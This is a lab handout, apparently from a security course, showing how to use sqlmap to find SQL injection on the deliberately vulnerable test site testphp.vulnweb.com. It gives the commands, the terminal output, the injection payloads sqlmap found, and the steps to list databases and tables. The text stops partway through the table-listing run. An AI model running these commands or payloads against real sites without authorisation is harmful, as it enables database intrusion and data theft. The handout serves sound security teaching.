PRACTICAL 08

Problem Statement: Use SQLMAP to Test a Website for SQL Injection Vulnerability

Lab Objectives

In this lab, we will demonstrate how to:

Test a website for SQL injection vulnerability.

Lab Environment


In order to carry out this lab, you will require the following:

1. Administrator privileges
2. Web browser with Internet connection
3. Kali Linux

Lab Tasks


To test a website for SQL injection vulnerability, perform the following steps:

1. Log in to Kali Linux.
2. Open a web browser and enter the URL of the website you want to exploit, as shown in Figure 1.




If a URL, for example http://testphp.vulnweb.com/listproducts.php?cat=1,has a GET parameter as cat=1, then it is vulnerable to SQL injection attacks.

3. You can check if your website is vulnerable by replacing the value 1 with * in GET parameter. If the website results in an error as shown in Figure 2, then it is vulnerable.




```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'*' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

4. Open Terminal in Kali Linux as shown in Figure 3.



5. Type sqlmap -h and press Enter to view the help and the list of parameters passed in the SQLMAP, as shown in Figure 4.




```
root@kali:~# sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.4#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
```

6. Type the following command and press Enter to list the information about the existing databases, as shown in Figure 5(a), Figure 5(b) and Figure 5(c).


   sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs

   Enter N when SQLMAP asks to skip payload for other databases except for the detected database.


   Enter N again when SQLMAP asks to include all tests.



```
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.1.4#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting at 07:44:41

[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable
(possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to
 cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'
```



```
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting at 07:44:41

[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable
(possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to
 cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'
n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided lev
el (1) and risk (1) values? [Y/n] n
[07:45:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:45:51] [WARNING] reflective value(s) found and filtering out
[07:45:52] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVI
NG clause' injectable (with --string="sem")
[07:45:52] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (FLOOR)'
[07:45:52] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)' injectable
[07:45:52] [INFO] testing 'MySQL inline queries'
[07:45:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[07:45:52] [WARNING] time-based comparison requires larger statistical model, please wait
```




```
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC
---
[07:48:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:48:30] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:48:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:48:30

root@kali:~#
```

In output part-3, you can see the executed payloads, available databases and backend database version.

7. Type the following command and press Enter to list information about tables present in a particular database, as shown in Figure 6(a):

   sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart – tables
   Figure 6(a) and 6(b) displays the output.



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting at 07:51:05

[07:51:05] [INFO] resuming back-end DBMS 'mysql'
[07:51:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
